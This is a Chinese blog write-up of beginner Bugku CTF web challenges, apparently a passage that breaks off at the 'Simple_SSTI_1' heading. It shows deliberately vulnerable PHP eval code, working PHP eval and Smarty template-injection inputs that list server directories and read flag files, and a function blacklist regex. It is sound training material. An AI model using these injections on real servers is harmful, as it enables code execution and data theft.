

Bugku-WEB-writeup（持续学习中~）

原创

[devil_sad](#) 于 2021-11-12 20:37:02 发布 3092 收藏

文章标签：[前端](#) [安全](#)

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/devil_sad/article/details/121294992

版权

滑稽

打开题目发现一堆笑脸怼脸



按F12直接查看网页源代码即可获得flag

```
1
2 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD
3 <html xmlns="http://www.w3.org/1999/xhtml">
4 <head>
5 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
6 <meta name="viewport" content="width=device-width,height=device-height,minimum-scale=1.0,maximum-
7 <title>BugkuCTF-WEB1</title>
8
9 <style type="text/css">
10 body { margin: 0; padding: 0; position: relative; background-image: url(images/xh.jpg); backgro
11
12
13
14 </style>
15
16 </head>
17 <body id="body" onLoad="init()" >
18 <!--flag{48729a7d66f966db}-->
19 <script type="text/javascript" src="js/ThreeCanvas.js"></script>
20 <script type="text/javascript" src="js/Snow.js"></script>
21
22 <script type="text/javascript">
23     var SCREEN_WIDTH = window.innerWidth;//
24     var SCREEN_HEIGHT = window.innerHeight;
25     var container;
26     var particle;//粒子
27
```

计算器

打开之后发现需要计算并输入验证码，可只能输入一位数字



来源:bugku.cnf

CSDN @devil_sad

我们可以右键单击输入框审查元素把maxlength改成3，使得我们能在验证框输入三位数

```

11     height: 25px;
12 }
13
14 .code {
15     display: inline-block;
16     color: #ff0000;
17     font-family: Tahoma, Geneva, sans-serif;
18     font-style: italic;
19     font-weight: bold;
20     text-align: center;
21     width: 100px;
22     height: 25px;
23     line-height: 25px;
24     cursor: pointer;
25     border: 1px solid #e2b4a2;
26     background: #e2b4a2;
27 }
28
29 .input {
30     width: 100px;
31 }
32 }
33 </style>
34
35 </head>
36
37 <body>
38
39 <span id="code" class="nocode">验证码</span> <input type="text" class="input" maxlength="1"/>
40 <button id="check">验证</button>
41 <div style="text-align:center;">
42 <p>来源:<a href="http://ctf.bugku.com/" target="_blank">BugKu-ctf</a></p>
43 </div>
44
45 </body>
46 <script src="js/jquery-1.12.3.min.js"></script>
47 <script type="text/javascript" src="js/code.js"></script>
48
49

```

CSDN @devil_sad

输入验证码即可得到flag



CSDN @devil_sad

或者我们也可以直接点击上文中红框中的"js/code.js"也可以直接查看flag

```
$(function() {
  var code = 9999;
  function codes() {

    var ranColor = '#' + ('00000' + (Math.random() * 0x1000000 << 0).toString(16)).slice(-6); //随机生成颜色
    // alert(ranColor)
    var ranColor2 = '#' + ('00000' + (Math.random() * 0x1000000 << 0).toString(16)).slice(-6);
    var num1 = Math.floor(Math.random() * 100);
    var num2 = Math.floor(Math.random() * 100);
    code = num1 + num2;

    $("#code").html(num1 + "+" + num2 + "=?");
    if ($("#code").hasClass("nocode")) {
      $("#code").removeClass("nocode");
      $("#code").addClass("code");
    }
    $("#code").css('background', ranColor);
    $("#code").css('color', ranColor2);
  }
  codes()

  $("#code").on('click', codes)

  $("#check").click(function() {
    if ($.input().val() == code && code != 9999) {
      alert("flag{215c0dc57cb9848e3ed7f70497b48da0}");
    } else {
      alert("输入有误!");
    }
  });
});
```

CSDN @devil_sad


POST

通过阅读代码得知\$what='flag' 即可得到flag

```
$what=$ _POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```


CSDN @devil_sad

可是我们直接在URL后输入无法得到flag，于是我们可以通过hackbar以post的方式发出请求，即可得到flag




矛盾

打开题目可知要使num不是纯数字且要等于1。




则构造num=1sa（开头要为1），即可得到flag




alert

打开题目




点击确认之后却没有出现flag



于是我们按Ctrl+U查看源代码，发现有一串乱码


```
99 alert("flag就在这里");
98 alert("来找我吧");
97 alert("flag就在这里");
96 alert("来找我吧");
95 alert("flag就在这里");
94 alert("来找我吧");
93 alert("flag就在这里");
92 alert("来找我吧");
91 alert("flag就在这里");
90 alert("来找我吧");
89 alert("flag就在这里");
88 alert("来找我吧");
87 alert("flag就在这里");
86 alert("来找我吧");
85 alert("flag就在这里");
84 alert("来找我吧");
83 alert("flag就在这里");
82 alert("来找我吧");
81 alert("flag就在这里");
80 alert("来找我吧");
79 alert("flag就在这里");
78 alert("来找我吧");
77 alert("flag就在这里");
76 alert("来找我吧");
75 alert("flag就在这里");
74 alert("来找我吧");
73 alert("flag就在这里");
72 alert("来找我吧");
71 alert("flag就在这里");
70 alert("来找我吧");
69 alert("flag就在这里");
68 alert("来找我吧");
67 alert("flag就在这里");
66 alert("来找我吧");
65 alert("flag就在这里");
64 alert("来找我吧");
63 alert("flag就在这里");
62 alert("来找我吧");
61 alert("flag就在这里");
60 alert("来找我吧");
59 alert("flag就在这里");
58 alert("来找我吧");
57 alert("flag就在这里");
56 alert("来找我吧");
55 alert("flag就在这里");
54 alert("来找我吧");
53 alert("flag就在这里");
52 alert("来找我吧");
51 alert("flag就在这里");
50 alert("来找我吧");
49 alert("flag就在这里");
48 alert("来找我吧");
47 alert("flag就在这里");
46 alert("来找我吧");
45 alert("flag就在这里");
44 alert("来找我吧");
43 alert("flag就在这里");
42 alert("来找我吧");
41 alert("flag就在这里");
40 alert("来找我吧");
39 alert("flag就在这里");
38 alert("来找我吧");
37 alert("flag就在这里");
36 alert("来找我吧");
35 alert("flag就在这里");
34 alert("来找我吧");
33 alert("flag就在这里");
32 alert("来找我吧");
31 alert("flag就在这里");
30 alert("来找我吧");
29 alert("flag就在这里");
28 alert("来找我吧");
27 alert("flag就在这里");
26 alert("来找我吧");
25 alert("flag就在这里");
24 alert("来找我吧");
23 alert("flag就在这里");
22 alert("来找我吧");
21 alert("flag就在这里");
20 alert("来找我吧");
19 alert("flag就在这里");
18 alert("来找我吧");
17 alert("flag就在这里");
16 alert("来找我吧");
15 alert("flag就在这里");
14 alert("来找我吧");
13 alert("flag就在这里");
12 alert("来找我吧");
11 alert("flag就在这里");
10 alert("来找我吧");
9 alert("flag就在这里");
8 alert("来找我吧");
7 alert("flag就在这里");
6 alert("来找我吧");
5 alert("flag就在这里");
4 alert("来找我吧");
3 alert("flag就在这里");
2 alert("来找我吧");
1 alert("flag就在这里");
<!-- @#102;@#108;@#97;@#103;@#123;@#99;@#97;@#101;@#49;@#51;@#99;@#102;@#49;@#102;@#99;@#52;@#96;@#50;@#56;@#99;@#54;@#99;@#101;@#100;@#50;@#49;@#100;@#99;@#100;@#99;@#54;@#55;@#97;@#52;@#51;@#97;@#101;@#125: --></script>
</body>
</html>
```

现在可以把这一串乱码复制到解码工具进行解码，即可得到flag



你必须让他停下

打开题目，发现网页不断在刷新



I want to play Dummy game with others;But I can't stop!
Stop at panda ! u will get flag

等到网页刷新出图片的时候按ctrl+U查看源码即可得到flag，或者可以用Bp进行抓包

I want to play Dummy game with others;But I can't stop!
Stop at panda ! u will get flag



CSDN @devil_sad

```

1 <html>
2 <head>
3 <meta charset="utf-8">
4 <meta name="viewport" content="width=device-width, initial-scale=1.0">
5 <meta name="description" content="">
6 <meta name="author" content="">
7 <title>Dummy game</title>
8 </head>
9
10 <script language="JavaScript">
11 function myrefresh() {
12 window.location.reload();
13 }
14 setTimeout('myrefresh()', 500);
15 </script>
16 <body>
17 <center><strong>I want to play Dummy game with others;But I can't stop!</strong></center>
18 <center>Stop at panda ! u will get flag</center>
19 <center><div></div></center><br><a style="display:none">flag{289f184cedac47a1198840233a4f2032}</a></body>
20 </html>

```

CSDN @devil_sad

头等舱

打开题目可知，里面啥也没有

什么也没有。


CSDN @devil_sad

于是用Burp抓包查看



CSDN @devil_sad

将包发送到Repeater中并点击send，即可得到flag



CSDN @devil_sad

eval

打开题目可知此题主要考察php

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
?>
```

CSDN @devil_sad

在url后加/?hello=file('flag.php')即可得到flag

```
array(5) { [0]=> string(7) " string(34) " $flag = 'Too Young Too Simple'; " [2]=> string(16) " #
flag{6330131ecc69c392556552cd09dad36b}; " [4]=> string(2) "?>" } <?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
?>
```

CSDN @devil_sad

变量1

打开题目可知此题考察php全局变量

← → ↻ 🏠 ⚠ 不安全 | 114.67.246.176:14031

```
flag In the variable ! <?php
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/", $args)){
        die("args error!");
    }
    eval("var_dump($args);");
}
?>
```

CSDN @devil_sad

在url后输入/?args=GLOBALS,即可得到flag

```
flag In the variable ! <?php
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/", $args)){
        die("args error!");
    }
    eval("var_dump($args);");
}
?>
array(7) { ["_GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" } ["_POST"]=> array(0) {} ["_COOKIE"]=> array(0) {} ["_FILES"]=> array(0) {} ["ZFkwe3"]=> string(38)
flag{c44dff33ea1c16cc76595cd3a20bb44} ["args"]=> string(7) "GLOBALS" ["GLOBALS"]=> *RECURSION*
```

CSDN @devil_sad


聪明的php

打开题目，根据题目提示传递一个参数



pass a parameter and maybe the flag file's filename is random :>

CSDN @devil_sad



```
pass a parameter and maybe the flag file's filename is random :> <?php
include('./libs/Smarty.class.php');
echo "pass a parameter and maybe the flag file's filename is random :>";
$smarty = new Smarty();
if($_GET){
    highlight_file('index.php');
    foreach ($_GET AS $key => $value)
    {
        print $key."\n";
        if(preg_match("/flag|\/flag/i", $value)){

            $smarty->display('./template.html');

        }elseif(preg_match("/system|readfile|gz|exec|eval|cat|assert|file|fgets/i", $value)){

            $smarty->display('./template.html');

        }else{
            $smarty->display("eval:". $value);
        }
    }
}
?>
```

a 1

CSDN @devil_sad

由尝试可知此题是smarty模板注入

```
pass a parameter and maybe the flag file's filename is random :> <?php
include('./libs/Smarty.class.php');
echo "pass a parameter and maybe the flag file's filename is random :>";
$smarty = new Smarty();
if($_GET){
    highlight_file('index.php');
    foreach ($_GET AS $key => $value)
    {
        print $key."\n";
        if(preg_match("/flag|\/flag/i", $value)){

            $smarty->display('./template.html');

        }elseif(preg_match("/system|readfile|gz|exec|eval|cat|assert|file|fgets/i", $value)){

            $smarty->display('./template.html');

        }else{
            $smarty->display("eval:". $value);
        }
    }
}
?>
```

a 8

CSDN @devil_sad

用passthru () 函数发现_9901文件

```
pass a parameter and maybe the flag file's filename is random :> <?php
include('./libs/Smarty.class.php');
echo "pass a parameter and maybe the flag file's filename is random :>";
$smarty = new Smarty();
if($_GET){
    highlight_file('index.php');
    foreach ($_GET AS $key => $value)
    {
        print $key."\n";
        if(preg_match("/flag|\/flag/i", $value)){

            $smarty->display('./template.html');

        }elseif(preg_match("/system|readfile|gz|exec|eval|cat|assert|file|fgets/i", $value)){

            $smarty->display('./template.html');

        }else{
            $smarty->display("eval:". $value);
        }
    }
}
?>
```

a _9901 bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var

CSDN @devil_sad

直接用less或者more读一波，flag出来了！！

```
pass a parameter and maybe the flag file's filename is random :> <?php
include('./libs/Smarty.class.php');
echo "pass a parameter and maybe the flag file's filename is random :>";
$smarty = new Smarty();
if($_GET){
    highlight_file('index.php');
    foreach ($_GET AS $key => $value)
    {
        print $key."\n";
        if(preg_match("/flag|\/flag/i", $value)){

            $smarty->display('./template.html');

        }elseif(preg_match("/system|readfile|gz|exec|eval|cat|assert|file|fgets/i", $v

            $smarty->display('./template.html');

        }else{
            $smarty->display("eval:". $value);
        }
    }
}
?>
```

a flag{2e1850ad39688edb8e6ce3ef592e83a4}

CSDN @devil_sad

Simple_SSTI_1

